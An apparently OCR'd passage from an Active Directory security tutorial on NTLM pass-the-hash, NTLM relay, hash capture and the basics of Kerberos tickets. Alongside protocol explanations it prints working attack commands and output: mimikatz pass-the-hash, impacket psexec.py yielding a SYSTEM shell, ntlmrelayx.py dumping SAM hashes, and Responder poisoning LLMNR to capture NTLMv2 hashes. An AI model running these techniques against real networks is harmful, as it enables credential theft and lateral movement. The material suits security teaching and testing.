 '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

  mimikatz # sekurlsa::pth /user:Administrator /domain:contoso.local
                /ntlm:b73fdfe10e87b4ca5c0d957f81de6863
                        user    : Administrator
                        domain  : contoso.local
                           program : cmd.exe
                              impers. : no
                    NTLM    : b73fdfe10e87b4ca5c0d957f81de6863
                                |  PID  1080
                                |  TID  2664
                        |  LSA Process is now R/W
                  |  LUID 0 ; 2124820 (00000000:00206c14)
                \_ msv1_0   - data copy @ 000001E6F01AE490 : OK !
                    \_ kerberos - data copy @ 000001E6EF86CCD8
                           \_ des_cbc_md4       -> null
                             \_ des_cbc_md4       OK
                             \_ des_cbc_md4       OK
                             \_ des_cbc_md4       OK
                             \_ des_cbc_md4       OK
                             \_ des_cbc_md4       OK
                             \_ des_cbc_md4       OK
                \_ *Password replace @ 000001E6F01D7E38 (32) -> null
```

Pass-The-Hash with mimikatz

> Notice that when an NT hash (or Kerberos ticket) of other user is injected, this will only allows you to impersonate the other user in remote connections, not in the local computer.

On the other part, to perform a Pass-The-Hash from a Linux machine, you can use the impacket suite, whose scripts accept the NT hash directly as a parameter.

```
$ psexec.py contoso.local/Anakin@192.168.100.10 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
      [*] Found writable share ADMIN$
      [*] Uploading file WFKqIQpM.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service AoRl on 192.168.100.10.....
      [*] Starting service AoRl.....
   [!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for
                              Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
                      C:\Windows\system32>whoami
                         nt authority\system
```


Pass-The-Hash with psexec.py of impacket

NTLM Relay

Let's talk now about one of the most famous attacks that involve NTLM, the NTLM Relay attack.

> To get more information about NTLM relay attacks, please check the *NTLM Relay* post, that includes a great NTLM Relay matrix.

The NTLM Relay attack consist of an attacker that performs a Person-in-The-Middle and takes advantage of its intermediary position to redirect the NTLM authentication to a server of its interest to get an authenticated session.



NTLM relay attack

The flaw of the NTLM relay attack is that, even if the attacker is authenticated, it **doesn't know the session key**, which is encrypted in the transmission, and it is needed to sign and/or encrypt (seal) messages. Therefore, if signing is negotiated between client and

server, the attacker won't be able to generate valid signatures for the application messages, thus becoming unable to talk with the server, so the attack fails.

However, even if the client and server wants to negotiate signing, the attacker could tamper the messages in order to unset this flags. In order to avoid this, as we have seen, the AUTHENTICATE message includes a MIC, that is a signature that takes into account all the NTLM messages. Finally if server checks the MIC and doesn't correspond with the signature of the original messages, it aborts the connection.

Notwithstanding, since it is an optional field, an attacker could also remove the MIC and change the flags (in the AvPairs) to specify that MIC is not present (it cannot modify the MIC since is calculated with the session key).

Hence, to protect the MIC, NTLMv2 uses the value of the AvPairs (including the MIC flag) included in the AUTHENTICATE message to calculate the challenge response. If the attacker modify the flag that indicates the MIC presence in the AvPairs, then the challenge response checking will fail in the target server and the session will be finished. It should be noted that **NTLMv1 doesn't protect the MIC**, so it is vulnerable to message tampering.

> As a curiosity, before the CVE-2015-005, in case of use NTLM with domain accounts, an attacker could use the Netlogon call (NetrLogonSamLogonWithFlags) to ask the DC to verify the AUTHENTICATE message and return the session key, so an attacker could use this to bypass the signing restriction.

Notwithstanding, this is not the end of the history. NTLM allows to negotiate signing by using the NTLM flag *NTLMSSP_NEGOTIATE_SIGN*. That can be set by client and server. However, that both **set this flag doesn't guarantee that signing is going to be used**. It depends on the application protocol. Also, it is common that there are 3 signing states: Not Supported, Supported, Required.

For example, in the case of SMB, it includes its own sign flags (SecurityMode) that determines if the signing is supported/required or not. Therefore, in SMB communications the NTLM flag *NTLMSSP_NEGOTIATE_SIGN* is set to indicate that signing is supported, but it is necessary to check the SMB flags in order to determine if communication is going to be signed. Moreover, this behaviour is different based on the SMB version. Here I will let you a copy of the SMB signing matrixes.

In case of SMB1 there are 3 signing states: Disabled, Enabled and Required. Required.

client\server	Required	Enabled	Disabled
Required	Signed	Signed	Signed
Enabled	Signed (Default DCs)	Signed	Not Signed (Default)
Disabled	Signed	Not Signed	Not Signed

SMB1 signing matrix

However, in case of SMB2 signing is always enabled but there are 2 states: Required and Not Required.

client\server	Required	Not Required
Required	Signed	Signed
Not Required	Signed (Default DCs)	Not Signed (Default)

SMB2 signing matrix

As you can see, both in **SMB1 and SMB2, by default the client has the signing Enabled (but not required)**, so the NTLM flag *NTLMSSP_NEGOTIATE_SIGN* is set. However the servers only have the *NTLMSSP_NEGOTIATE_SIGN* flag set in SMB2, with the exception of **DCs that always require SMB signing**. This must be taken into account when performing cross-protocol NTLM relay attack.

Another common protocol that uses NTLM is LDAP, that also has three levels of signing: Required, Enabled and Disabled. However, unlike SMB, LDAP protocol doesn't have signing flags, so the negotiation is based on the *NTLMSSP_NEGOTIATE_SIGN* flag of NTLM, that it is set when LDAP is at least supported/enabled. The following matrix identifies the cases:


client\server	Required	Enabled	Disabled
Required	Signed	Signed	Not Supported
Enabled	Signed	Signed (Default)	Not Signed
Disabled	Not Supported	Not Signed	Not Signed

LDAP signing matrix

> It is possible to modify the LDAP signing configuration for both client and server by applying GPOs.

As you can see, when both the client and the server have the signing enabled (that means that is supported), the communication is signed. Besides, it must be taken into account that **DCs do not enforce LDAP signing by default**, so a client can establish an unsigned session with a DC.


This should be enough information to deduce that a cross-protocol relay attack can be performed from LDAP to SMB2 (in the default case), but not SMB2 to LDAP.



Cross-protocol NTLM Relay from SMB2 to LDAP (default case).


As we seen earlier, SMB2 always set the *NTLMSSP_NEGOTIATE_SIGN*, therefore, if we relay this NTLM messages to a LDAP server that supports signing, then signing is negotiated and the attack fails. Remember that NTLM messages cannot be tampered since MIC is protecting then (in NTLMv2).

In the contrary case and attacker can negotiate with the SMB2 server that signing is not required by using the SMB headers and relay the LDAP NTLM messages, that by default sets the *NTLMSSP_NEGOTIATE_SIGN* flag. Once the NTLM negotiation is finished, since signing is not used in SMB if it is not required, the session will not require signing, so the attack success. However, this attack is not possible against DCs since by default they require signing.



Cross-protocol NTLM Relay from SMB2 to LDAP (default case).

Actually, the SMB2 protocol can be relayed against itself:




SMB2 NTLM Relay (default case).

```
$ ntlmrelayx.py -t 192.168.100.10 -smb2support --no-http-server
    Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

                        [*] Protocol Client HTTP loaded..
                       [*] Protocol Client HTTPS loaded..
                        [*] Protocol Client SMB loaded..
                        [*] Protocol Client LDAP loaded..
                       [*] Protocol Client LDAPS loaded..
                        [*] Protocol Client SMTP loaded..
                        [*] Protocol Client IMAP loaded..
                       [*] Protocol Client IMAPS loaded..
                       [*] Protocol Client MSSQL loaded..
  /usr/lib/python3/dist-packages/requests/__init__.py:91: RequestsDependencyWarning:
        urllib3 (1.26.3) or chardet (3.0.4) doesn't match a supported version!
                                  RequestsDependencyWarning)
                      [*] Running in relay mode to single host
                              [*] Setting up SMB Server

                        [*] Servers started, waiting for connections
  [*] SMBD-Thread-2: Connection from CONTOSO/ANAKIN@192.168.100.7 controlled, attacking
                                target smb://192.168.100.10
        [*] Authenticating against smb://192.168.100.10 as CONTOSO/ANAKIN SUCCEED
                     [*] Service RemoteRegistry is in stopped state
                           [*] Starting service RemoteRegistry
                [*] Target system bootKey: 0xb471eae0e93128b9c8d5780c19ac9f1d
                    [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
  Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6:
                                                ::
      user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
    srvuser:1005:aad3b435b51404eeaad3b435b51404ee:38db3f2d2842051c8b7c01d56da283dd:::
                  [*] Done dumping SAM hashes for host: 192.168.100.10
                           [*] Stopping service RemoteRegistry
```

NTLM Relay SMB2 to SMB2 with ntlmrelayx.py

Another protocol that can use NTLM is HTTP, but by default signing it is not used. So HTTP can be used for an cross-protocol relay attack for LDAP or SMB.



Cross-protocol NTLM Relay from HTTP to LDAP.

As you can see, since the client doesn't specify that signing is enabled, LDAP signing is not required. This scenario was used to exploit the PrivExchange vulnerability. Relaying to LDAP is very useful since you could use to alter the ACLs or objects of the domain database, allowing you to escalate privileges in some cases.

To perform NTLM relay attacks we can use the ntlmrelayx.py or MultiRelay.py scripts, in conjuction with Responder.py that allows to perform Person-in-The-Middle attacks. In Windows, other option is to use Inveigh to perform both MiTM and relay. The limitation of this tools is that doesn't allow to perform NTLM relay attack from SMB2 to SMB2 from a Windows machine, since the port 445 is used by the system.

Apart from SMB and LDAP, there are other protocols like MS-SQL or SMTP that support NTLM and could be use for this attack.

NTLM Relay Protections

However, there are protections for cross-protocol NTLM Relay, **Channel Binding** or **EPA** (Enhanced Protection for Authentication). The idea behind Channel Binding is to add information about the application protocol to the AUTHENTICATE message of NTLM, that is protected by the MIC. Two types of bindings are introduced: **Service binding** and **TLS binding**.

Service binding consists of the client indicating the service SPN in AvPairs of the AUTHENTICATE message (that are protected by the NTLMv2 hash), so the server can check if the NTLM request was meant for it. For example, if a client indicates that the NTLM request is for an LDAP service, and the server that receives it handles SMB (since there is an attacker in the middle), it will reject the authentication. Moreover, the SPN also indicates the address of the server, so if it is relayed to a different server, the authentication will be rejected.

On the other hand, in TLS binding the client calculates a hash, known as CBT (Channel Binding Token), with the session key of the server certificate, that it is used to create a TLS channel. If there an attacker performing a MiTM attack, then the certificate provided by the attacker (it needs to create a new certificate to decrypt/encrypt TLS traffic) will be different from that of the original server. Thus, the server will check the CBT generated by the client and if it doesn't match with the hash of its own certificate, it will reject the authentication.

Same as for the signing, the application of the Channel Binding depends on the application protocol. The updated clients of SMB and LDAP should use Channel binding, however the servers don't seem to check it.

NTLM hashes cracking

Notwithstanding, even in the case of being unable to performing relay attacks, it is stil possible to grab the NTLM hashes by performing a Person-in-The-Middle attack and then crack them. You can use tools like Responder.py or Inveigh to perform a PiTM attack.

```
# ./Responder.py -I enp7s0
                                         __
.----.-----.-----.-----.-----.-----.--|  |.-----.----.
|   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
|__| |_____|_____|   __|_____|__|__|_____||_____|__|
                                  |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.2.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
           To kill this script hit CTRL-C


                [+] Poisoners:
               LLMNR                      [ON]
               NBT-NS                     [ON]
               DNS/MDNS                   [ON]

                [+] Servers:
               HTTP server                [ON]
               HTTPS server               [ON]
               WPAD proxy                 [OFF]
               Auth proxy                 [OFF]
               SMB server                 [ON]
               Kerberos server            [ON]
               SQL server                 [OFF]
               FTP server                 [ON]
               IMAP server                [ON]
               POP3 server                [ON]
               SMTP server                [ON]
               DNS server                 [ON]
               LDAP server                [OFF]
               RDP server                 [ON]

             [+] HTTP Options:
               Always serving EXE         [OFF]
               Serving EXE                [OFF]
               Serving HTML               [OFF]
               Upstream Proxy             [OFF]

             [+] Poisoning Options:
               Analyze Mode               [OFF]
               Force WPAD auth            [OFF]
               Force Basic Auth           [OFF]
               Force LM downgrade         [OFF]
               Fingerprint hosts          [OFF]

             [+] Generic Options:
           Responder NIC              [enp7s0]
        Responder IP               [192.168.100.137]
           Challenge set              [random]
          Don't Respond To Names     ['ISATAP']


  [!] Error starting TCP server on port 80, check permissions or other servers running.
                        [+] Listening for events...
         [*] [LLMNR]  Poisoned answer sent to 192.168.100.7 for name fake-pc
         [*] [LLMNR]  Poisoned answer sent to 192.168.100.7 for name fake-pc
                    [SMB] NTLMv2-SSP Client   : 192.168.100.7
                   [SMB] NTLMv2-SSP Username : CONTOSO\anakin
                          [SMB] NTLMv2-SSP Hash     :
anakin::CONTOSO:9ec132434bd81f13:77E13480A5BE1935B832EE3E698C2424:0101000000000000C065315
0DE09D2017C322564C9ADBF6D0000000002000800530004D004200330001001E00570049004E002D0050005200
```

```
480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C0003003
400570049004E002D005000520048003400390032005200510041004600560002E0053004D00420033002E006C
006F00630061006C00050014005300 4D00420033002E006C006F00630061006C0007000800C0653150DE09D20
1060004000200000008003000300000000000000001000000002000 00EE905EC8AAB434C41EE46C38DB764C06
DF037FE97986A0CE2A7B6D7043FA4C900A00100000000000000000000000000000000000090018006300690006
0073002F00660061006B0065002D00700063000000000000000000
```

NTLM hashes capture with Responder.py

Another known possibility to retrieve NTLM hashes is to craft malicious files that establish connections with your server when they are open. You can use ntlm_theft in order to create files to recolect NTLM hashes.

Additionally, you can use vulnerabilities in web services like XXE or LFI to grab NTLM hashes, by forcing connections to your controlled machine. Some times is even possible to grab NTLM hashes across the internet.

Finally, you can crack the NTLM hashes with hashcat. The NTLM hashes (or Net-NTLM hashes) are created by using the NT hash of the client account (and public information contained in the AUTHENTICATE message). The NTLMv1 hashes are faster to crack than NTLMv2 hashes since they are created with weaker algorithms.

Kerberos

Kerberos Basics

Kerberos is the preferred authentication protocol in Active Directory networks for domain accounts (it cannot be used in workgroups). It is implemented by the Kerberos SSP. Kerberos is described in the RFC 4120, and the extensions used in Active Directory are documented in the MS-KILE documentation.

Kerberos focuses on the use of tokens called "tickets" that allows an user to be authenticated against a principal.

Kerberos principals

The most common Kerberos principals are users and services, being this last type the most used.

To request a ticket for an service, you have to specify its SPN. For example, HTTP/computer. There are several Kerberos principal types that can be used to request for a service: NT-SRV-INST, NT-SRV-HST or NT-SRV-XHST.

On the other part, it is possible to use principals to represent users, and in fact they are usually used to indicate the name of the client that is requesting the ticket. The user is usually represented by the `SamAccountName` (e.g "foo"), using the NT-PRINCIPAL type.

However, for there is also the NT-ENTERPRISE type, that allows more explicit formats for identifying an user, like `SamAccountName@DomainFQDN` (e.g "foo@contoso.local"). The NT-ENTERPRISE can be useful to identify users from different domains, when you are making an inter-domain request.

Additionally, you can also use a user principal as a target for a ticket. This fact can be used by an attacker to perform a Kerberoast attack without knowing the services of users.

Tickets

Tickets are structures partially encrypted that contain:

- The target principal (usually a service) for which the ticket applies
- Information related to the client, such as the name and domain
- A key to establish secure channels between the client and the service
- Timestamps to determine the period in which the ticket is valid

```
Ticket          ::= [APPLICATION 1] SEQUENCE {
            tkt-vno         [0] INTEGER (5),
               realm           [1] Realm,
sname           [2] PrincipalName, -- Usually the service SPN
      enc-part        [3] EncryptedData -- EncTicketPart
                          }

EncTicketPart   ::= [APPLICATION 3] SEQUENCE {
             flags                   [0] TicketFlags,
key                     [1] EncryptionKey, -- Session Key
           crealm                   [2] Realm,
          cname                   [3] PrincipalName,
        transited               [4] TransitedEncoding,
          authtime                [5] KerberosTime,
       starttime               [6] KerberosTime OPTIONAL,
           endtime                 [7] KerberosTime,
       renew-till              [8] KerberosTime OPTIONAL,
         caddr                   [9] HostAddresses OPTIONAL,
authorization-data      [10] AuthorizationData OPTIONAL -- Includes a PAC
                          }
```

Ticket definition

PAC

Apart from the regular ticket data, the Active Directory implementation of Kerberos usually includes in the `authorization-data` ticket field an important structure in Active Directory authentication: the PAC.

The PAC (Privilege Attribute Certificate) contains security information related with the client:

- The client domain: Includes the domain name and SID (LogonDomainName and LogonDomainId respectively).
- The client user: The username and user RID (EffectiveName and UserId respectively).
- The client groups: The RIDs (GroupIds) of those domain groups to which the user belongs.
- Other groups: The PAC includes other SIDs (ExtraSids) that references to non-domain groups, that can be applied for inter-domain authentications, as well as Well-Known SIDs used to indicate special characteristics.

Apart from user info the PAC also include several signatures used to verify the integrity of the PAC and ticket data.

- Server signature: A signature of the PAC content created with the same key used to encrypt the ticket.
- KDC signature: A signature of the Server signature created with the KDC key. This could be used to check that the PAC was created by the KDC and prevent Silver ticket attacks, but is not checked.
- Ticket signature: A signature of the ticket content created with the KDC key. This signature was recently introduced to prevent the Bronze bit attack.

Kerberos actors

As we have seen Kerberos uses tickets to authenticate users against services. But how are they are used? To answer this question, before we should know what actors are involved in Kerberos authenticate.

We already know the first one, the client. This is the user that receives the tickets and uses them get access to the services in the domain (or forest).

Then we have the second actor, the service. Well, usually Kerberos talk about the **AP** (Application Server), that is the machine that offers the service the user wants to access. The AP can be any computer of the domain.

And finally, we need that someone provide the tickets to the user, that is the purpose of the **KDC** (Key Distribution Center). As you may guess, in Active Directory the KDC is the Domain Controller, since is the one that has access to the domain database required to authenticate users.

> In Kerberos, the TGTs are provided by the Authentication Service/Server (AS) and the STs by the Ticket-Granting Service/Server (TGS). Both services ask to the KDC for the Kerberos keys. However, since all these services usually run in the same server, for sake of simplicity will be refer them just as KDC.

Ticket types

So now that we have the client, the AP, the KDC and the tickets let's see how this Kerberos protocol work. For this we should keep in mind that there are two types of tickets in Kerberos protocol:

ST

The first type are **STs** (Service tickets), that a client presents to a AP/service/principal in order to get access to it. The KDC issues the STs for clients that request for them.

> In many other publications, the STs are called TGSs. However in rfc4120 the TGS refers to the service that provides the service tickets. I think that probably ST are called TGSs due to a misinterpretation of the term Ticket-Granting Service, that one could think that refers to tickets that grants service (as I did in the past), but refers to the service that grants tickets. Anyway, in case other publication or tool is talking about TGSs it is probably referring to the tickets that are used to getting access to a service.

In Active Directory, a client can get a ST for any service registered in the domain database, it doesn't matter if the user cannot access to the service (Kerberos doesn't handle authorization) or even if the service is not running.

The STs are meant to be read by the target principal/service and no one else since they include information about the client that needs to be authenticated and the session key to establish a connection with the client. Therefore, the **STs are encrypted with the key of the target principal**.

In case of Active Directory, usually the target principals are services, that belongs to user accounts (or computer accounts, that are also users in Active Directory). In that case the STs are encrypted with the key of the account owner of the service.

From this information we can conclude a couple of things:

Firstly, if we know the key of the target principal (that is derived from the password) then we could forge tickets for that principal. In terms of Active Directory, if we know the key of an user, we can craft custom tickets to access to any service of that user. These custom tickets are know as Silver ticket.

